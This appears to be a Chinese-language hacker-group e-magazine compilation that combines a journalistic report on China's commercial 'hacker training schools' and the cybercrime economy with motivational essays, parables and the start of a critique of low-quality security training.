黑客基地的统计数据显示，数以百万计的注册用户，大都是生于 1990 年前后的年轻人，以在校的大中专学生、毕业的应届生为主，此外就是技术工程师、网络管理员、网站站长、IT 技术主管、信息经理和政府信息化工作人员等群体。

这一代年轻人自称为第六代黑客，与过往的黑客们不同，他们不再热衷于炫技，而是带有明确的经济目的，也因此，以“盗号木马”为代表的“商业病毒”，经过短短几年就成了黑客圈最流行的工具。

在王献冰看来，这些都是初级的针对客户端的小儿科。像他这样级别的黑客，不断地有人找他来干更大的事，诸如直接攻击游戏的主服务器，大的公司之间互相雇佣黑客窃取商业情报。“我当然不会去干这些非法的勾当，我的公司每个月几十万的收入已经能够让我过上优越的生活，犯不着铤而走险。”王献冰说。

但并不是所有当初的黑客都像他那样，依靠开发出性能优越的防火墙产品而取得了商业上的成功。“近年来不断有很多小黑客通过互联网购买黑客软件、学习黑客教程，利用入侵手段进入金融机构的电脑系统广泛种植木马，以窃取银行用户身份证信息、账户信息以及密码等；或利用网上买卖网站，以转账换取现金等方式谋利……相比盗取游戏账号转卖装备等方式，这样的“网赚法”恰恰是“玩过火”的反面教材，疯狂敛财，大红大紫，买车买房之后，让很多真正的老黑客也坐不住了，最终锒铛入狱，实在可悲。王献冰也承认，这样的事情在他身边时有发生。

黑客概念遭妖魔化

据了解，在真正的黑客界，有着圈内“约定俗成”的行为准则，诸如不恶意破坏任何系统，不修改任何系统文档（如果为了进入系统而修改它，则在达到目的后自觉将它改回原状）……黑客们还把善于独立思考、喜欢自由探索的思维方式，总结为“黑客精神”。

“黑客”这个词眼下遭遇的概念妖魔化，让王献冰这批国内“第一代黑客”很无奈。他们更无奈的，是越来越多的年轻网民正在充当真正的“黑客”角色——

一和最初那代“孤独剑客”们勇于挑战智力高度、钻研电脑技术从事建设性工作相比，他们的行为极具破坏性，俨然从“孤独剑客”一跃变成“江洋大盗”。

据不完全统计，我国互联网用户在 1998 年还仅有 200 多万，而截至今年 6 月，这一数据已接近 3 个亿，成为黑客的成本和门槛也低了很多。从一个一窍不通的黑客技术“门外汉”，到具备一些基本技能的初级水准黑客，甚至只需一周不到的时间。随着“钻研”深入，偷 QQ、破邮箱、攻击网站等技术往往可能“手到擒来”。这让“老黑客”感慨：黑客技术已经开始大众化了。

越来越庞大的现实利益早已击溃了互联网世界的道德底线，对于新一代的黑客而言，不是这些孩子变了，而是他们面临的互联网世界和现实社会已面目全非。2007 年熊猫烧香案件的始作俑者李俊就是个极其典型的新一代黑客。一个水泥厂技校毕业的中专生，一个从未接受过专业训练的电脑爱好者，一个被杀毒软件公司拒之门外的年轻人，几乎让小半个中国互联网陷于瘫痪。

“我们这样的人，读的是烂学校，父母是穷农民，属于被社会抛弃的渣滓，不自己找点出路，还能干什么？”记者找到了一个正在立志成为黑客的年轻人，他刚刚瞒着父母向姐姐要了 600 块钱，报了黑鹰的网络赚钱法培训班。“等赚到钱后再出来接受你的采访，像他们那些前辈那样臭骂后来者。”在拒绝记者的采访时，这个 1991 年出生，刚刚高中毕业，在河南郑州一家计算机学校就读的孩子还不忘调侃一下前辈。

从黑客基地的统计数据来看，注册用户的疯狂增长是从 2007 年开始的。为什么会是这个年份？王献冰也不确定其中的原因，“不过，黑基的用户一大部分都是网游迷。”他分析称，中国的网络游戏从 2002 年开始，已经持续火爆了七八年，培育出来的用户数量是数以亿计的，一般来讲，人们对一种新娱乐方式的兴趣往往持续 3 年之后会慢慢减弱。

网络游戏让许多年轻人失去了女朋友、与父母闹矛盾、荒废了学业，当现实社会的种种不如意蜂拥而至时，网游迷的转型是早晚的事，大约在 2007 年前后，是网游迷转型的一个高峰，当那些资深网络游戏迷抽身时，会发现他们没有任何其他生存技能，学习黑客技术，从网游中获利，成了最便捷的方式。

“只要有 10% 的网游迷将兴趣转向钻研网络安全技术，这个培训市场的规模就相当庞大了。”王献冰说，如果黑基网站取消邀请注册限制的话，年内注册用户将会迅速达到 500 万以上，并且以我国网民的数量而言，仍然有数倍的增长空间。

黑客学校教什么？

黑鹰安全网是最近两年来，在网络安全技术培训领域迅速崛起的另一家网站，这家总部位于河南许昌的网站，经过几年的发展，人气和名气已经仅次于黑客基地。其创始者李强是一个相当传奇的人物，他 15 岁初中毕业，就四处打工。2003 年之前，他还是一个疯狂的网络游戏迷。在网游玩厌倦之后，他迅速转型，钻研起黑客技术，这个只有初中文凭，没有接受过专业计算机教育的年轻人能够在被外人看来是高科技的 IT 领域做得风生水起，令很多人刮目相看。

李强的故事对许多网游迷来说，相当励志。4 月份在许昌见到李强时，他已经正式注册了黑鹰科技有限公司，出任董事长，对于网站详细的盈利模式，李强并不愿意多讲，但显然，在这个中原城市，他已经是个成功的企业家，公司的营收也相当稳定和可观。

黑鹰的培训主要有四项课程，编程班、安全班、技术班和网赚班。网赚班学费 600 元，由李强亲自授课，黑鹰的网站上，对网赚班做了这样的介绍：李强，黑鹰科技有限公司董事长兼 CEO，2003 年创办国内最大的安全技术培训网站，熟知各种网络上可赚钱的案例，有适合菜鸟入门的项目，具有小投资，盈利快的特点；也有适合工作室大量电脑挂机项目，实现利用大量电脑达到自动化网赚的目的。

具体如何赚钱，则要交纳会费，成为 VIP 会员后才能知晓。对于各大黑客网站开设的备受用户欢迎的网络赚钱法培训班，王献冰不以为然：“网络赚钱法，操作好了能赚钱，但大部分人并不赚钱。”黑客基地并没有开设这样的课程。

网络赚钱法能够让许多年轻人深信不疑，显然并不只是异想天开。几年来，媒体报道的利用黑客技术、通过网络迅速暴富的例子越来越多。“教授的挂马、盗号技术不是早先意义上的黑客技术，更不是网络安全培训，这是在培养互联网上

的小偷。”8月11日上午，由公安部挂牌督办的“8·2”全国最大的制作、传播“温柔”系列木马黑客团伙案件，在江苏省徐州市鼓楼区人民法院公开开庭审理，“温柔”木马病毒的制作人吕轶众、曾毅夫等11名被告人到庭受审。

这个名叫“温柔”的软件其实一点也不温柔，它让网易公司、北京畅游时代数码科技有限公司等13家网络游戏公司蒙受了重大经济损失，至少造成800万个游戏玩家的游戏帐号密码、游戏装备被盗，其计算机信息系统被非法侵害，涉案金额高达3000万元。

这起黑客团伙犯罪案件目前共有32人进入到诉讼程序，其中除1人为1978年出生外，其余均为“80后”，有人因此把“温柔”木马病毒称为“80后制造的陷阱”。近几年，黑客犯罪数量成上升趋势，低龄化、不计后果，成为现在所谓黑客的公众形象。现在，让人担忧的是，掌握类似技术的黑客正在互联网上一个个所谓的“黑客培训学校”被成批复制。

除了这些针对个人账户的窃取和攻击之外，网络黑客最大的获利对象同样来自于网游。现在中国几乎每天都有一款新游戏上线，没有哪家游戏网站没遭遇过黑客的攻击和敲诈的，但是没有哪家游戏公司会将这些事情公开化，对于实力雄厚的网游公司来说，可以寻求更为强大的安全防护系统，但对大部分中小网游公司而言，最现实的做法是与黑客组织达成妥协，以在其网站上刊登广告，支付广告费的形式寻求他们的保护。

不需要学历，不需要经验，不需要懂英语，只要花上几百元钱，就能成为一个在互联网世界为所欲为的新时代“黑客”，类似的宣传策略几乎挂满了每家黑客培训网站的页面上。而已经成型的互联网黑色产业链的暴利更是足以引诱更多的青年人向其投靠，形成强有力的人才竞争。

但与此同时，目前大量在线年轻学员在学成之后究竟会将这些技术用在何处，这也许是所有黑客学校都无暇思考的问题。“就像开锁培训和武术学校一样，黑客培训学校也是一个硬币的两面。一如一个武艺高强的人，能以武防身或除暴安良，却也同时会助纣为虐、作恶多端，离开培训学校的学员，谁都难以保证他一定不会在网络世界里兴风作浪。”面对这样的现实，陈谦感到无奈而无力，“要

使‘黑客学校’从‘灰色印象’走进‘阳光地带’，或许还有很长的路要走。”

黑客培训等于网络安全培训？

据中国互联网络信息中心发布的报告，今年上半年，有 1.95 亿网民上网时遇到过病毒和木马的攻击，1.1 亿网民遇到过账号或密码被盗的问题。而这些问题都与黑客有关，网络安全和“黑客”产业链问题日益受到公众关注。

近两年黑客类网站暴增，在互联网搜索引擎百度的搜索页面输入“黑客培训”，竟然可以检索出多达 176 万条的相关网页。这些“黑客培训”的授课内容几乎囊括了各种病毒、木马制作技术和各种网络攻击技术，而且他们只教授如何挂木马、抓肉鸡等“实用技术”，使用那些自动化的黑客工具或技巧，黑到谁算谁，培训价格则由数百元到近万元不等。由于黑客技术的传授涉嫌违法，所以，这些“黑客培训”中有不少是打着“网络安全培训”的旗号进行的。

国内网络安全技术培训目前是鱼龙混杂。“从网络安全技术培训角度来说，可以归为两大类，一类是正规的技能培训，它有明确的办公地点、联系方式、教学团队；另一类则是教授简单黑客技巧的不正规的培训，没有固定的办公地点、教学队伍、联系办法，培训基本上都是通过网络进行的。”

“参加不正规的培训，你可能连人都见不到，你把钱汇过去，人家不教你你也没办法。这就导致所谓的教授黑客技术的培训 80% 以上都是欺诈性的。”王献冰说。

“有很多网络安全培训网站专门教授怎么入侵其它主机。第一步怎么‘挂马’；第二步怎么抓‘肉鸡’；第三步怎么盗密码；第四步怎么赚钱。然后整套课程卖你多少钱。它是以赚钱为目的的，不仅教你攻击的方法而且给你提供工具，一条龙服务。”

“教授的挂马盗号技术不是早先意义上的黑客技术，更不是网络安全培训，这是在培养互联网上的小偷。”瑞星公司主机安全实验室负责人毛钧接受记者采访时表示。“我觉得大部分培训是没法让他们掌握黑客技术的。培训的人自己都不清楚这技术到底是怎么回事。要做一个黑客不是很容易的事情，不是简简单单使用一些黑客工具，需要你要对整个网络安全方面有足够的知识。”

“凡是搞黑客培训的，老师大多数达不到这个水平，都是挂羊头卖狗肉，因为

真要具备黑客能力，就不用搞培训了，他干其他的比做这个赚得多。”王献冰调侃地说。

如何能走向阳光下？

在黑鹰日益壮大的过程中，2006年初，公安部门的查封是一个不小的打击。当年2月底，在接到群众举报后，许昌市公安局网警支队依法刑事拘留了李强，罪名是涉嫌利用国际互联网络传授犯罪方法。

对于那次事件，如今担任黑鹰安全网站站长的张磊解释称：“那是一场误会，是被人陷害的。”事实上，李强释放后，确实又将黑鹰网重新开办起来，并加强了同政府的合作。

最大的一次合作是为公安部门制作了一套河南省网吧监控系统。“这套系统是免费提供的，政府要求网吧安装，我们的收益是通过在系统中植入商业广告来实现。”李强说，除此之外，部队系统也会找上门来合作，比如为济南军区的内部系统提供安全测试报告。如今，黑鹰公司与公安局网监支队、济南军区甚至国防科工委都是合作共建单位。

种种举措，都让来自政府的管制压力比以前缓和了许多。对于身处北京的黑客基地而言，同样面临类似问题，王献冰也急于摆脱黑客学校的名声，“我们这次注资1000万，就是希望将网络安全培训正规化，做成网络安全工程师认证培训机构，而不再被称为黑客学校。”王献冰说，事实上，国家并没有法律规定不准进行黑客技术研究，关键在于授课的课程设计，是在一个实验环境中讲解的，必须研究如何攻击网站，才能讲防范。

对于这个尚处于灰色地带的行业来说，如何处理与政府的关系，始终是他们不大愿意面对的话题。学员毕业后，他们会用这些技能去做什么，这个就很难保证。一个从黑客基地学成毕业，网名为“best”的会员告诉记者，他的同学中，最让人羡慕的是那些被推荐去了国家安全局、国防部等国家机构的人，这些机构经常会到黑客基地的会员中选拔人才，“在大家看来，这样的职位相当好，但是能走上这条路的人，他们付出的努力远远超过别人的想象。”

李强说，最近几年来，国防科工委、军区等单位经常会来网站发布招聘广告，

将会员中那些真正优秀的黑客人才重金纳入公务员队伍。其次的选择则是像 best 这样，找一家正规的网络安全公司，做一个安全工程师，对这个大专毕业，年仅 21 岁的孩子来说，在北京有稳定的工作和收入，且是自己爱好和特长所在，已经相当满意。

但相对于每年数以百万计的求学者而言，可以想象，更多人无法获得这样的机会，大部分人学成之后，最大的可能都将是义无反顾地投入网络犯罪的洪流。不论是北京的黑客基地，还是许昌的黑鹰安全网，都将自己定位为中国最大的网络安全门户网站，都称自己核心的培训业务是网络安全技术培训。

但攻击与防范，在很多时候无法区分。在缴纳会员费，报名学习之前，很多用户会要求黑客基地的老师先帮忙黑掉一个网站，或者盗取一个 QQ 号，以示技能。

面临这样的现实，如何将这个行业真正带到阳光下，是个难题。王献冰说，他希望他的 1000 万风险投资能让黑客基地走出一条阳光下的新路。“未来的目标应该是北大青鸟那样的 IT 培训机构。”王献冰说，北大青鸟每年的培训收入达到了 20 多亿，已经计划到美国上市，而根据行业规律，在整个 IT 培训市场中，网络安全培训至少将占据 15%~20% 的份额，最保守的估计，这个市场完全正规做下来，也应该有过亿的市场价值。

中国互联网的飞速发展，已经让网络安全人才匮乏到一个相当严重的地步，人才的培育至少滞后于社会需求 5 到 10 年，职业培训将承担起弥补这个社会缺漏的重要途径，因此，对黑客基地的投资，王献冰相信一定能够成功，最终能够将黑客基地打成一个受人尊敬的网络安全培训机构，而不是今天人们所认为的“黑客学校”。

黑客产业链浮出水面

中国的黑客产业链的形成，最早依托 QQ 和网络游戏，后来是网络银行。正是由于这些虚拟财产和真实财产的价值在互联网上就能操作实现，所以才导致了黑客团伙的顶风作案。

最开始，有人专门对计算机漏洞进行发掘，一份漏洞攻击代码在一些黑客网站

上明码标价 500 美元。之后，有人根据漏洞专门去入侵网站，并按照网站大小计算价格。入侵完成后，把攻击代码也就是木马植入进去，一般情况下，攻击代码至少会下载一个病毒文件，传播过程到此完成。此外，病毒代码贩卖，杀毒软件免杀都有专人去做。最后盗取的有用信息会被计价出售。

能够用木马抓住肉鸡之后，就算偷不到有价值的账号和密码，还可以操作大量肉鸡进行分布式拒绝服务攻击(又称 DDOS 攻击)。“黑客的这种 DDOS 攻击模式就好比黑客带着一大帮人(感染病毒的电脑)过来把房子(互联网)的大门给堵住了，让房子里面的人出不来，让外面的人也进不去。”毛钧说。

分布式拒绝服务攻击表现出的形式就是平时我们上网遇到的网站无法访问，由此便产生了一种被称为“网络敲诈”的网络犯罪。

有业内人士透露，现在中国几乎每天都有一款新游戏上线，没有哪家游戏网站没遭遇过黑客的攻击和敲诈的。一些实力雄厚的“私服”每月都会花费两三百万元打击竞争对手，按照黑市的价格，一个小时内 1G 的攻击流量价格在 6 万元左右。

越来越庞大的现实利益早已击溃了互联网世界的道德底线，据国家计算机网络应急中心估算，目前“黑客产业”的年产值已超过 2.38 亿元，造成的损失则高达 76 亿元。由于犯罪成本远低于收益，使得这样一条巨大的见不得光的黑色经济产业链，诱惑着一些人铤而走险，成为网络秩序的破坏者。

网络安全培训亟待引导规范

“瑞星一天检测到病毒的次数是 200 多万次，‘挂马’袭击的次数有四五百万次，这说明有很多人在搞黑客技术，否则不可能会出现这么多。”毛钧表示。这一方面凸显网络犯罪的增加；另一方面也说明了网络安全人才的不足。

“网络安全人才匮乏到一个相当严重的地步，人才的培育至少滞后于社会需求 5 到 10 年。”王献冰认为，“这个市场足够大，保守估计应该有过亿元的市场价值。”

以 IT 培训业的领军机构“北大青鸟”来看，其每年的培训收入超过 20 亿元，而网络安全培训在整个 IT 培训市场中占据 15%~20% 的份额，也就是说，网络安全培训至少会有三、四亿元的产值。

王献冰认为，相比于违法的收入，正规市场的前景还没有被充分认识到。“网

络安全培训不是书本知识，必须是靠知识和经验的积累，有经验的高手在这个市场里可以大有作为。”

网络上黑客培训学校的大量存在无疑是影响网络安全的不稳定因素。北京紫光达律师事务所利旭熙律师认为，如果这类黑客培训学校出于经济利益考虑，采取故意或放任的态度去传授破坏或入侵计算机系统的技术，造成严重后果的，显然是一种犯罪行为。“涉嫌触犯刑法第二百九十五条规定的‘传授犯罪方法罪’或其他相关刑事罪名。”

技术是一把双刃剑。如何能既教授网络安全技术，又避免混同于教唆犯罪，这也是一个值得探讨的问题。

毛钧认为，法律并没有规定不准进行黑客技术研究，关键在于授课的课程设计。“如果不知道人家是怎么样攻击网站的，你就无法防范，但是在一个实验环境中讲解攻击原理，不能针对具体的网络。”

利旭熙也表示，如果这类培训仅从网络安全角度切入，分析计算机遭受攻击的情况，教授采取何种防御措施等等，这样的行为，是合法且合理的，而且当今社会也急需这样的人才。但是，必须要进行严格规范并加强监管。

王献冰认为，要加强对网络安全培训的管理，国家一方面是加快惩治网络犯罪立法，加大对网络犯罪的打击力度；另一方面，是对现有的网络安全从业人员进行认证登记，从而既保障其合理的社会回报又规范了从业行为。

后记——

据不久前召开的“2009 互联网高峰论坛”报出的统计数字，3 亿多中国网民越来越多地在网络平台上交易，黑客们也在网络上布下“黑洞”吞噬钱财。一个基于网络的地下黑色产业链已逐渐形成，中国互联网用户每年因为网络安全漏洞被“黑掉”的钱财竟然高达 76 亿元！如今，中国已经成为全球僵尸电脑最多的国家，沦为网络安全的重灾区。

如果把互联网比喻为一个“江湖”，那么黑客属于身怀绝技的独行侠。经典黑客通常以个体面目出现，自上个世纪 60 年代诞生之日起，他们就以执电脑技术牛耳高标自持——相对于商业利润，黑客更嗜好技术。熟练运用电脑语言，破解、改进

和设计电脑程序，是黑客生涯的意义和价值所在。

经典黑客讲求江湖道义，他们喜欢解构，但目的是促进技术进步，并非破坏和获取一时的利益。以创新和发现为依归，无视陈腐的江湖规条，施展绝技戏弄和冒渎那些称雄江湖的名门大派，展示其漏洞，暴露其弱点，让不可一世的江湖大佬羞惭无地，最终放下傲慢的身段认栽求饶，是纯正的黑客乐趣。

由此可见，网络时代黑客走俏势所必然。跟当初电影《少林寺》引得无数青少年盲目前往嵩山一样，仰慕黑客，争当黑客，在网络时代热衷技术的青少年中，成为了一个获得超能力的时髦梦想。有识之士表达了这样的忧虑——动机各异的学员，相对无序的新市场，并不规范的培训内容，会否成为互联网乃至社会安全的威胁和隐患？

这样的担忧不是没有道理，随着互联网的普及，现时的黑客，与经典黑客已经有了很大的不同。在渴望成为黑客的人当中，文化水平参差不齐，其中一些人看重的并非值得珍惜的黑客精神，而是黑客技能可以带来的名利——黑客培训科目中，一门需要额外付费、听起来颇为滑稽的“网赚”课程，就是有显著商业噱头的一例。而且，培训机构创办者把黑客当成敏感词可以回避，也是这种担忧的一个旁证——脸上有雀斑，涂脂抹粉盖住了，是爱美的表现，也是遮丑的行为。

同时，担忧也散发着浓烈的杞人忧天的气味。曾被称为虚拟空间的互联网，其实是人类新拓展的文明疆域和自由天地，远非虚拟那么简单。既然文明社会从未扑灭低俗、堕落和犯罪，就不能指望仅仅合权力、道德和法律之力，就能将网络变成一个纤尘不染的净土。我们在对不良势力警惕的同时要坚信，人性向善是主流，在个人自律，群体公约的基础上，自由、和谐、有序的网络世界是可以建成的。常识告诉我们，互联网这个“江湖”，与现实一样，本身有着强大自我调节的功能，以及道义长存的坚实基础。

网络妙语说得好：长翅膀的不一定是天使，也可能是鸟人。但更重要的是，当年改革开放，并没有因为苍蝇可能进屋，就拒绝打开窗户。在互联网这片黑客生长的沃土上，道理也一样。

免责声明：以上文章皆来源于互联网，请黑客和网警们勿跨省追捕！谢谢支持！

学习改变命运

——绿色兵团·龙城帝王

舜发于畎亩之中，傅说举于版筑之中，胶鬲举于鱼盐之中，管夷吾举于士，孙叔敖举于海，百里奚举于市。

故天将降大任于是人也，必先苦其心志，劳其筋骨，饿其体肤，空乏其身，行拂乱其所为，所以动心忍性，曾益其所不能。

人恒过，然后能改；困于心，衡于虑，而后作；征于色，发于声，而后喻。入则无法家拂士，出则无敌国外患者，国恒亡。

然后知生于忧患，而死于安乐也。选自《孟子》《生于忧患，死于安乐》

译文

舜从田野之中被任用，傅说从筑墙工作中被举用，胶鬲从贩卖鱼盐的工作中被举用，管夷吾从狱官手里释放后被举用为相，孙叔敖从海边被举用进了朝廷，百里奚从市井中被举用登上了相位。

所以上天将要降落重大责任在这样的人身上，一定要道先使他的内心痛苦，使他的筋骨劳累，使他经受饥饿，以致肌肤消瘦，使他受贫困之苦，使他做的事颠倒错乱，总不如意，通过那些来使他的内心警觉，使他的性格坚定，增加他不具备的才能。

人经常犯错误，然后才能改正；内心困苦，思虑阻塞，然后才能有所作为；这一切表现到脸色上，抒发到言语中，然后才被人了解。在一个国内如果没有坚持法度的世臣和辅佐君主的贤士，在国外如果没有敌对国家和外患，便经常导致灭亡。

这就可以说明，忧愁患害可以使人生存，而安逸享乐使人萎靡死亡。

很多人抱怨自己的命不好：为什么有的人出生在富贵人家，而自己却出生在贫穷家庭；为什么有的人出生在发达的大城市，而自己却出生在交通不便的穷山村 ... ，这些不公平是上帝安排的，我们无法选择，但上帝也给我们每个人开了

一扇门，只要你找到了这扇门，你就可以改变自己的命运。这扇门就是学习，学习能改变命运。

为什么学习能改变命运呢？在好的环境下和差的条件下出生的正常婴儿，他们的生理结构是相同的，也就是说在出生时他们是站在同一起跑线上的。那为什么若干年后他们之间就产生了差距，前者坐在舒适的办公室工作并拿着高薪，而后者收入少得可怜却在烈日下工作？这是什么原因呢？排除一些次要因素外（如凭关系），一个人在社会上的待遇主要与他为社会作出的贡献大小有关，而为社会作贡献主要靠知识和能力，知识和能力的获得手段就是学习。也就是说，决定你命运的不是出生环境，而是你的知识和能力。

在条件差的环境下出生的人由于客观条件的限制，他们享受不到好的教育，这是事实，但这可以通过努力来弥补的。别人因为有好的老师、好的教学设备，十分钟记住一个单词，你却要花十五分钟，这好象不公平，因为你比别人多花了五分钟。其实不然，在这样的学习过程中你培养了吃苦耐劳的精神，磨炼了自己的意志，通过你的努力和更多的付出，当你和别人站在同一起跑线上（如同样的学习或工作环境）时，你以前培养的吃苦精神和意志使你很容易超过优越环境出生的人。因此就不难理解一些杰出的人才往往是一些穷苦出身的人。

每当站在讲台上看到那些衣着朴素却又在聚精会神听讲的学生时，每当在书店遇到那些脸膛黝黑、衣服上还沾点灰尘和汗渍的打工者在看书时，我油然而生敬意，这是一些因为上帝不公平，让他们生长在无奈的环境下，但他们又不甘心想改变自己命运的人啊！我相信只要他们能坚持，上帝就会将好的命运赐给他们。

不要为你的环境比别人差而苦恼，真正决定你命运的不是环境，而是你的知识和能力，获取知识和能力的手段就是学习。只要你认识到这一点，并开始努力学习，你的命运就开始在改变了！

世界上成功人士的励志人生

1、休斯顿市一家日报社的新闻编辑弗雷德-伯尼先生，每周都会到克朗凯特所在的学校讲授一个小时的新闻课程，并指导《校园新闻》报的编辑工作。有一次，

克朗凯特负责采写一篇关于学校田径教练卡普-哈丁的文章。由于当天有一个同学聚会，于是克朗凯特敷衍了事地写了篇稿子交上去。第二天，弗雷德把克朗凯特单独叫到办公室，指着那篇文章说：“克朗凯特，这篇文章很糟糕，你没有问他该问的问题，也没有对他做全面的报道，你甚至没有搞清楚他是干什么的。”接着，他又说了一句令克朗凯特终生难忘的话：“克朗凯特，你要记住一点，如果有什么事情值得去做，就得把它做好。”在此后 70 多年的新闻职业生涯中，克朗凯特始终牢记着弗雷德先生的训导，对新闻事业忠贞不渝。

这里，我想到了队长说的一句话：“你能为绿兵做些什么？什么是你应该做的？什么是你能够做的？什么是你愿意做的？”

2、从高考落榜生到网络专家-转自齐鲁社区之齐鲁杂谈

(<http://www.infosecurity.org.cn/article/news/8332.html>)

3、奋斗是件很具体的事

(<http://www.xiaogushi.com/Article/chengbai/20091122161631.htm>)

激励每一个人

我们可能是朝同一方向走去，但策动的原因却极为不同。

例如问一个工作组的成员，为什么要努力奋斗去实现他们的销售和生产预算。

“为欲求所驱使”的人会解释他们想：

- * 得到鼓励；
- * 得到成就感；
- * 听到大老板公开认可他们。
- * “为所不欲驱使”的人会说他们不想：
- * 错过得到鼓励的机会；
- * 被别为视为“普通人”；
- * 忍受别的组吹牛。

作为领导的你如能说两种激励的语言，你就可以策动整组人怀着不同原因，向同一方向进发。

这里需要提醒的是：“为所不欲驱使”者的成功会受到抑制。因为人脑不能处理负面的目标。我们的大脑需要积极的目标。

例如，在驾驶学校，老师教你要看着将驶去的地方，如果总是看着路上的中界线，就很可能越线。

回到生意上来，你要按他们自己的路 and 方向加以鼓励，适当地引导他们着眼于积极的目标。这样他们就会成为你优秀的手下。

天道酬勤

没有人能只依靠天分成功。上帝给予了天分，勤奋将天分变为天才。

曾国藩是中国历史上最有影响的人物之一，然而他小时候的天赋却不高。有一天他在家读书，对一篇文章重复不知道多少遍了，却还在朗读，因为，他还没有背下来。恰巧这时他家来了一个贼，潜伏在他的屋檐下，希望等读书人睡觉之后可以捞点好处。可是等啊等，就是不见他睡觉，还是翻来复去地读那篇文章。贼人大怒，跳出来说，“这种水平读什么书？”然后将那文章背诵一遍，扬长而去！

贼人是很聪明，至少比曾先生要聪明，但是他只能成为贼，而曾先生却成为主席都钦佩的人：“近代最有大本夫源的人。”

“勤能补拙是良训，一分辛苦一分才”那贼的记忆力真好，听过几遍的文章都能背下来，而且很勇敢，见别人不睡觉居然可以跳出来“大怒”，教训曾先生之后，还要背书，扬长而去。但是遗憾的是，他名不经传，曾先生后来启用了一大批人才，按说这位贼人与曾先生有一面之交，大可去施展一二，可惜，他的天赋没有加上勤奋，变得不知所终。

温馨提示：伟大的成功和辛勤的劳动是成正比的，有一分付出就有一分收获，日积月累，从少到多，奇迹就可以创造出来。

好学不倦

只有一个洞穴的老鼠很快被捉

在一个漆黑的晚上，老鼠首领带领着小老鼠出外觅食，在一家人的厨房内，垃圾桶之中有很多剩余的饭菜，对于老鼠来说，就好像人类发现了宝藏。

正当一大群老鼠在垃圾桶及附近范围大挖一顿之际，突然传来了一阵令它们肝胆俱裂的声音，那就是一头大花猫的叫声。它们震惊之余，更各自四处逃命，但大花猫绝不留情，不断穷追不舍，终于有两只小老鼠走避不及，被大花猫捉到，正要向它们吞噬之际，突然传来一连串凶恶的狗吠声，令大花猫手足无措，狼狈逃命。

大花猫走后，老鼠首领施施然从垃圾桶后面走来说："我早就对你们说，多学一种语言有利无害，这次我就因学会了狗叫，才救了大家一命。"

温馨提示："多一门技艺，多一条路。"不断学习是成功人士的终身承诺。

最后我要送给大家两个汉字和一首诗：

这两个汉字是：“信念”，那就意味着今天我必须成功。记住，是今天，不是明天。因为所有人生的成功，都是源自今天的成功。

还有一首诗，我想大家全听过，那就是“明日诗”——

“明日复明日，明日何其多；我生待明日，万事成蹉跎！”

为了心中的理想，为了一生的成功，我们没有借口，我们没有理由；我们只有努力，只有奋斗！为了理想而奋斗的人生是无悔的人生！

相约无悔的人生，聆听我们绿兵人奋进的心声！

相约无悔的青春，让我们相聚绿兵一起拼搏学习吧！

感悟人生

——绿色兵团. ghost98

一篇励志的文章，带来和大家一起分享。用键盘来书写人生，用实际来证明自己，在网络这个世界，我们很容易迷失方向，向左走，向右走？需要我们来把握。



路在何方？



向左走? 向右走?



别冲动，那不代表软弱。



换个角度看问题。



找到自己的位置。



决定，需要你的勇气。



重新开始，很简单。



退一步，海阔天空。



急流勇退，也是真男人。



默默无闻，选择快乐。



冷静的解决问题。



在问题面前不要气馁
至少还有家人 至少还有朋友
他们一定在背后支持着你

by foolbird

你不是一个人在战斗。



不必介意自己失去太多
人生就是如此
前前后后左左右右

by foolbird

找到自己的方向。



懂得删除，才能成长。

山寨绿兵，一路走好！

——绿色兵团. R.E.C--F22

上篇·山寨安全培训，为何火热？

山寨文化由来

【山寨】，来自广东方言，意为盗版、仿制

在汉语词典中，“山寨”一词原代表那些占山为王的地盘，有着不被官方管辖的意味，人们常常把它和武侠小说里的江湖好汉联系在一起。山寨有着几层含义，首先“山寨”最大的特色就是不受政府管理，逃避法律法规的调控靠抄袭，模仿他人产品来生存，而模仿的领域相当广泛，从我们日常生活的手机，食品，服装，甚至到 IT 行业。

山寨到底是什么，这已经是一个很难说清的事情了，一千个人嘴上似乎都有一千个山寨，甚至有些因批评山寨而挨“板砖”的都没明白，自己为什么挨了板砖，你说山寨是假冒，人家说这代表着草根文化，你说山寨是抄袭，人家说这事模仿创新，越来越复杂。

山寨文化所倡导的品牌之道，往往流于品牌模仿；山寨的毒性，包括给了人们更多的借口，站在文化的高度扩大知识产权的灰色地带。

山寨的东西，历史不清、现状不明、未来不知，致命伤是无文化、无信仰、无创新能力。

良医有两种：一种是自己能够把病人治好；一种是知道自己治不好而把病人推荐给治得好的医生。

——当您在医院大把大把花钱，而病却丝毫不见起色时，您就会感到后一种良医的难能可贵。

山寨黑客，实为毒客

如果说美国大片《黑客帝国》讲述的科幻故事令人着迷而困惑，那么今天隐藏在网络生活中的计算机病毒和黑客却让人们恐惧和愤恨。黑客如今不再是炫耀技术的神秘群体，当人们越发习惯于互联网生活的时候，他们的收入渠道也在不断

扩宽。

曾经，黑客这个词代表来一种荣耀，一种美好的传统。它是反权威却奉公守法的网络英雄的统称。而如今，黑客的形象已经变得十分暧昧，代表的是英雄或罪犯，正义或邪恶，高尚或卑劣，也许没有人能够定义了。

据中国互联网网络信息中心发布的报告，2009 年有 1.95 亿网民上网时遇到过病毒和木马的攻击，有 1.1 亿的网民遇到过账号或密码被盗的问题，网络安全和“黑客”产业链问题日益受到大众关注。

在互联网搜索引擎——百度的搜索页面输入“黑客学校”，竟然可以检索出多达 1,330,000 项的相关网页。“黑客学校”到底培训的是什么样的技术？培训出来的“人才”到底在做什么？在这看似虚拟的世界里，黑客能否重新走向阳光？

在巨大利益的驱动下，黑客变成了毒客，黑客成为黑色的“产业”，一个典型标志就是病毒制造者从单纯的炫耀技术，转变成以最大限度牟利为目的；炫耀技术的不过是希望病毒尽量被更多的人知道，而孜孜于牟利的，则通过最大程度地隐蔽病毒，以更多地牟利。

曾给人以殷切期盼的《黑客的道德准则》，这本曾经被黑客视为圣经的书中有句话说，“通往电脑的路不止一条，所有的信息都应该是免费的，打破电脑特权，在电脑上创造艺术和美，计算机将使生活更美好。”黑客变成毒客，这意味着黑客已经变成了网络犯罪的代名词。

